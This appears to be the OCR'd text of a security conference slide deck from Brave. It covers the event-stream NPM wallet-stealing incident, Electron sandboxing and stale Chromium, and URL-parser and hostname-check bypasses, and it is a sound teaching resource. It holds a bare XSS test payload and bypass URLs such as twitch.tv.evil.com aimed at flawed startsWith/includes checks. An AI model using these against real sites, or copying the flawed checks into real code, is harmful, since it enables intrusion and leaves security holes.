
{* SECURITY *}

Check your repos... Crypto-coin-stealing code sneaks into fairly popular NPM lib (2m downloads per week)

Node.js package tried to plunder Bitcoin wallets

Thomas Claburn in San Francisco

Mon 26 Nov 2018 // 20:58 UTC

A widely used Node.js code library listed in NPM's warehouse of repositories was altered to include crypto-coin-stealing malware. The lib in question, `event-stream`, is downloaded roughly two million times a week by application programmers.

dominictarr commented on Nov 21, 2018 Owner Tip • • •


he emailed me and said he wanted to maintain the module, so I gave it to him. I don't get any thing from maintaining this module, and I don't even use it anymore, and havn't for years.


👍 347 👎 583 😄 179 🎉 61 😕 110 ❤️ 135

Real world concern #2: Electron

Electron is a framework for building desktop apps using HTML, CSS, and JavaScript

Apps users love, built with Electron





Thousands of organizations spanning all industries use Electron to build cross-platform software.


<script>alert(1)</script>
web apps
desktop apps

“When working with Electron, it is important to understand that Electron is not a web browser . . . JavaScript can access the filesystem, user shell, and more . . . be aware that displaying arbitrary content from untrusted sources poses a severe security risk that Electron is not intended to handle.”

From https://github.com/electron/electron/blob/master/docs/tutorial/security.md

In ancient times (~2015 A.D.), Brave started building a web browser using Electron.

It didn’t go so well . . .


Why build a new web browser?

Browsing is Broken

- **Slow:** Adtech wastes **5 seconds** per mobile page load, on average
- **Invasive:** Media sites have as many as **70 trackers**
- **Insecure:** Malware / ransomware grew by **132%** in 2016
- **Expensive:** Avg. user pays up to **$23/month** to download ads and trackers
- **Complex:** Only answer to manage multiple **extensions**

data source: Bullet 1, New York Times and Medium; Bullet 2: Ghostery; Bullet 3: New York Times; Bullet 4: RiskIQ.

User Response: Ad blocking



FOR A BETTER WEB

What is Brave?

https://brave.com
https://github.com/brave

- Open source web browser for desktop, iOS, & Android.
- Has ad/tracker blocking and fingerprinting protection built-in.
- Tor integration on desktop
- Allows users to fund websites directly through anonymous micropayments
- https://search.brave.com

Why we initially decided to use Electron

- Cross-platform support
- Good documentation and open source community
- Allowed for fast development
- Reputable products were already using it (Atom, Slack, Visual Studio Code, Nylas, etc.)


Brave was publicly released on 1/20/2016.

8 days later, we receive our first embarrassing security report.

Eric Lawrence 🎻
@ericlaw

Following

I'm no expert, but I think @Brave is holding it wrong.




10:02 PM - 28 Jan 2016

22 Retweets **29** Likes

5 22 29


```
108
109     // Disable renderer sandbox for most of node's functions.
110     command_line->AppendSwitch(switches::kNoSandbox);
111
```

Chrome:



Source: http://www.aosabook.org/en/posa/high-performance-networking-in-chrome.html

Electron:



Source: http://www.aosabook.org/en/posa/high-performance-networking-in-chrome.html

Why is the renderer sandbox useful?

- Renderer process has a large attack surface since it does JS execution and HTML rendering.
- Main browser process requires high system privileges (read/write files, run commands, etc.).
- If the renderer process ran at the same privilege level as the main browser process, any renderer exploit would be a critical security issue.

History of Pwn2Own Remote Browser to Kernel Exploits

- **Pwn2Own 2013 - Jon Butler and Nils**
  - Used a type confusion vulnerability in Google Chrome within SVG processing
  - Kernel vulnerability - NtUserMessageCall - exploiting a pool overflow in win32k.sys
- **Pwn2Own 2014 - Sebastian Apelt and Andreas Schmidt**
  - Two Internet Explorer 11 use-after-frees, which evaded ASLR/DEP
  - Kernel vulnerability - IOCTL 0X1207F and IOCTL 0X120C3 AFD.sys dangling pointer vulnerability
- **Pwn2Own 2015 - Peter Hlavaty, Jihui Lu, Zeguang Zhao (Team509), wushi (KeenTeam), Wen Xu, and Jun Mao (Tencent PCMgr)**
  - Exploited heap buffer overflows in Adobe Flash
  - Integer overflow and achieved pool corruption through True Type Font vulnerabilities
- **Pwn2Own 2015 – Mariusz Mlynski**
  - Same-origin policy violation and resource:// URL loading privileged pages
  - Used EMET's Windows Installer to uninstall EMET, which led to SYSTEM level privileges
- **Pwn2Own 2015 – Jung Hoon Lee (lokihardt)**
  - Buffer overflow race condition in Google Chrome and Google Chrome beta
  - Info disclosure and race condition within two Windows kernel drivers

From https://www.blackhat.com/docs/us-16/materials/us-16-Molinyawe-Shell-On-Earth-From-Browser-To-System-Compromise.pdf

Renderer sandboxing in Electron

- “having Node.js available in the renderer is an extremely powerful tool for app developers”
- Historically renderer sandboxing was off by default: https://www.electronjs.org/docs/latest/tutorial/sandbox
- As of 2021, on by default unless Node integration is enabled: https://github.com/electron/electron/pull/30197

Feb. 8, 2016:

Brave enables sandboxing by default in our fork of Electron.

🎉🎉🎉🎉🎉🎉🎉

https://github.com/brave/muon/pull/12

- Sandboxed renderer processes that don't need Node on Mac/Win. Later sandboxed all renderers on all platforms.
- Brave content scripts communicate with the browser process which has Node access using IPC.
- Around this time, we renamed our fork of Electron to Muon. ⚛️

11 days later, we receive another important security report.

Brave is insecure by using an outdated version of Chromium #840

Closed jsnar opened this issue on Feb 19, 2016 · 21 comments

jsnar commented on Feb 19, 2016

Brave is based on Electron, which is based on an outdated version of Chromium 47 and has quite a few security holes unfixed. The security holes were published in http://googlechromereleases.blogspot.com/search/label/Stable%20updates

Search for all the security bugs fixed by Chromium 48. Some of them are marked as high or even critical.

jsnar commented on Feb 19, 2016

PS: Chromium 48 was released on Jan 20. There has been a month since these security holes were published.

Assigne

No one-

Labels

duplica

securit

upstre

Project

None ye

Milesto

No mile

This update includes 53 security fixes. Below, we highlight fixes that were contributed by external researchers. Please see the Chrome Security Page for more information.

[$3000][780450] High CVE-2018-6031: Use after free in PDFium. Reported by Anonymous on 2017-11-01

[$2000][787103] High CVE-2018-6032: Same origin bypass in Shared Worker. Reported by Jun Kokatsu (@shhnjk) on 2017-11-20

[$1000][793620] High CVE-2018-6033: Race when opening downloaded files. Reported by Juho Nurminen on 2017-12-09

[$4000][784183] Medium CVE-2018-6034: Integer overflow in Blink. Reported by Tobias Klein (www.trapkit.de) on 2017-11-12

[$2500][797500] Medium CVE-2018-6035: Insufficient isolation of devtools from extensions. Reported by Rob Wu on 2017-12-23

[$2000][789952] Medium CVE-2018-6036: Integer underflow in WebAssembly. Reported by The UK's National Cyber Security Centre (NCSC) on 2017-11-30

[$1000][753645] Medium CVE-2018-6037: Insufficient user gesture requirements in autofill. Reported by Paul Stone of Context Information Security on 2017-08-09

[$1000][774174] Medium CVE-2018-6038: Heap buffer overflow in WebGL. Reported by cloudfuzzer on 2017-10-12

[$1000][775527] Medium CVE-2018-6039: XSS in DevTools. Reported by Juho

How urgent are Chromium updates for Electron?


According to the Chrome Security FAQ, security bugs are made public within ~14 weeks of a fix landing on Chromium master.

Chrome's release cycle is 6 weeks.

So Electron has **8-14 weeks** to update to latest Chromium stable release before Chromium vulnerabilities in Electron can be exploited by the public.

“But Electron isn’t meant to be used for loading remote content.”

Mist: official Ethereum wallet, has access to eth private keys



Nov 2017: still on Chromium 58, not sandboxed 😈

Security alert — Chromium vulnerability affecting Mist Browser Beta

Posted by Everton Fraga on December 15th, 2017.

Due to a Chromium vulnerability affecting all released versions of the Mist Browser Beta v0.9.3 and below, we are issuing this alert warning users not to browse untrusted websites with Mist Browser Beta at this time. Users of "Ethereum Wallet" desktop app are not affected.

Affected configurations: Mist Browser Beta v0.9.3 and below

Likelihood: Medium

Severity: High


Malicious websites can potentially steal your private keys.

https://blog.ethereum.org/2017/12/15/security-alert-chromium-vulnerability-affecting-mist-browser-beta/

“don’t browse **untrusted** websites.”

What if an attacker gets XSS in a “trusted” website like ethereum.com?

-> App-level system privileges! 🏁



Affects other Chromium forks too

Real world concern #3:
URL parsers

Consider this url:

http://brave.com%60x.code-fu.org/

What is the hostname?

Using Node's built-in `url` module:

```
> url.parse('http://brave.com%60x.code-fu.org/')
Url {
  href: 'http://brave.com/%60x.code-fu.org/'
  protocol: 'http:',
  host: 'brave.com',
  hostname: 'brave.com',
  pathname: '%60x.code-fu.org/',
  path: '%60x.code-fu.org/',
}
```

The hostname is brave.com

Using Chrome's URL parser (window.URL):

```
> new URL('http://brave.com%60x.code-fu.org/')
<· ▼URL {href: "http://brave.com%60x.code-fu.org/", origin: "http://brave.co
  m%60x.code-fu.org", protocol: "http:", username: "", password: "", …} i
    hash: ""
    host: "brave.com%60x.code-fu.org"
    hostname: "brave.com%60x.code-fu.org"
    href: "http://brave.com%60x.code-fu.org/"
    origin: "http://brave.com%60x.code-fu.org"
    password: ""
    pathname: "/"
    port: ""
    protocol: "http:"
    search: ""
  ▶ searchParams: URLSearchParams {}
    username: ""
```

The hostname is brave.com%60x.code-fu.org!

What happened when this URL was loaded in Brave?

- Renderer loads the attacker-controlled domain **brave.com%60x.code-fu.org**
- Non-Chromium components using Node call `url.parse(...)` to determine what site settings to apply to the page. The result is **brave.com**
- Site settings for **brave.com** are applied on **code-fu.org**!

http://brave.com%60x.code-fu.org/ 0.33s

Brave Software | Build | Not Brave | Example Domain

Not really Brave.com

Site shield settings for
brave.com

Shields
Down Up

0 Ads and trackers Blocked

0 HTTPS Upgrades

0 Scripts Blocked

0 Fingerprinting Methods Blocked

Advanced Controls

Ad Control
Allow Ads and Tracking

Cookie Control
Allow all cookies

HTTPS Everywhere

Fingerprinting Protection

Block Scripts

Block Phishing / Malware

Edit default shield settings...

Reload

URL hostname checks

```
+ // Twitch
+ if (
+   (
+     (firstPartyUrl && firstPartyUrl.startsWith('https://www.twitch.tv'))
```

```
136 +       if (tab && tab.url && tab.url.includes('www.twitch.tv')) {
```

URL hostname checks

```
+ // Twitch
+ if (
+   (
+     (firstPartyUrl && firstPartyUrl.startsWith('https://www.twitch.tv'))
```

```
136 +       if (tab && tab.url && tab.url.includes('www.twitch.tv')) {
```

Both match https://www.twitch.tv.evil.com

Which of these ONLY match if the base domain is twitch.tv?

```
const l = window.location // or new URL(url)

l.href.startsWith(‘https://twitch.tv’)

l.href.startsWith(‘https://twitch.tv/’)

l.href.includes(‘https://twitch.tv’)

l.href.includes(‘https://twitch.tv/’)

l.protocol === ‘https:’ && l.hostname.endsWith(‘twitch.tv’)

l.protocol === ‘https:’ && l.hostname.endsWith(‘.twitch.tv’)

l.href.startsWith(‘https://’) && l.href.endsWith(‘.twitch.tv’)

l.origin.startsWith(‘https://’) && l.origin.endsWith(‘.twitch.tv’)
```

Which of these ONLY match if the base domain is twitch.tv?

```
const l = window.location // or new URL(some_string)

l.href.startsWith(‘https://twitch.tv’) // https://twitch.tv.evil.com

l.href.startsWith(‘https://twitch.tv/’)

l.href.includes(‘https://twitch.tv’) // https://twitch.tv.evil.com

l.href.includes(‘https://twitch.tv/’) // https://evil.com/#https://twitch.tv/

l.protocol === ‘https:’ && l.hostname.endsWith(‘twitch.tv’) // https://nottwitch.tv

l.protocol === ‘https:’ && l.hostname.endsWith(‘.twitch.tv’)

l.href.startsWith(‘https://’) && l.href.endsWith(‘.twitch.tv’) // https://evil.com/#.twitch.tv

l.origin.startsWith(‘https://’) && l.origin.endsWith(‘.twitch.tv’)
```

Thanks!

yan@brave.com / @bcrypt